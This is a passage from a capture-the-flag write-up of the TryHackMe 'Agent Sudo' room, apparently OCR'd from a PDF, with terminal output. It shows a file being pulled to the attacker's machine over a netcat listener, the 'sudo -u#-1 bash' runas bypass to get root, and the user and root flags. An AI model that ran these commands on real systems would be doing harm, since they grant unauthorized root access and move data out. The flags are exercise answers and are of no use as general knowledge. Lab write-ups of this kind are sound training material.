
```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

Going to send the .jpg image over to my attacking machine to look at it. Going to use a listener;


```
james@agent-sudo:~$ nc -w 3 10.2.9.196 4645 < Alien_autospy.jpg
james@agent-sudo:~$
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 4645 > image.jpg
listening on [any] 4645 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.105.115] 42344

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
a.py                                'google-chrome-stable_current_amd64(1).deb'   mimikatz_trunk.zip
big.txt                             google-chrome-stable_current_amd64.deb        mysql_bakup_20191129023059-1.5.1.sql
C3ed469ehio                         google-chrome-stable_current_amd64.deb.1      OnoxfvIY.html
cute-alien.jpg                      google-chrome-stable_current_x86_64.rpm       php-reverse-shell-1.0.tar.gz
cutie.png                           hash.txt                                      php-reverse-shell.php
_cutie.png.extracted                image.jpg                                     Reng0.ovpn
CVE-2019-17662                      ImmunityDebugger_1_85_setup.exe               To_agentJ.txt
fuel_exploit.py                     LinEnum                                       Training
ghidra_11.0.1_PUBLIC_20240130.zip   message.txt
```


Interesting, I am pretty sure my boy Tucker Carlson was talking about this one;



Using google images I can search this image up and see where it came from;



Here's the Fox article;



Time to look for priv esc;


```
james@agent-sudo:~$ sudo -l

[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

There is an attack surface;

Found an exploit to do the job;

```
james@agent-sudo:~$ sudo -u#-1 bash -u
bash: SUDO_PS1: unbound variable
bash: force_color_prompt: unbound variable
root@agent-sudo:~# cat ../root/root.txt
cat: ../root/root.txt: No such file or directory
root@agent-sudo:~# ls
Alien_autospy.jpg  user_flag.txt
root@agent-sudo:~# cd ..
root@agent-sudo:/home# ls
james
root@agent-sudo:/home# cd ..
root@agent-sudo:/# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@agent-sudo:/# cd ..
root@agent-sudo:/# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
root@agent-sudo:/# cd rppbash: !ref: unbound variable
root@agent-sudo:/# cd rppbash: !ref: unbound variable
root@agent-sudo:/# cd roobash: !ref: unbound variable
root@agent-sudo:/# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

Thanks DesKel Success;


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
3
Learn > Agent Sudo
Agent Sudo
You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.
Easy
0 min
Start AttackBox
Help
Save Room
2814
Options
Room completed (100%)
Chart
Scoreboard
Write-ups
900
800
700
600
500
400
300
200
100
0
prajyotKavalekar
theDANTE
leopeakpeep
shivamkhurana
blackscorpion94
shishir
hackerinthehouse
Edgler
Reng0
tansingh154
Task 1 Author note
Task 2 Enumerate
Task 3 Hash cracking and brute-force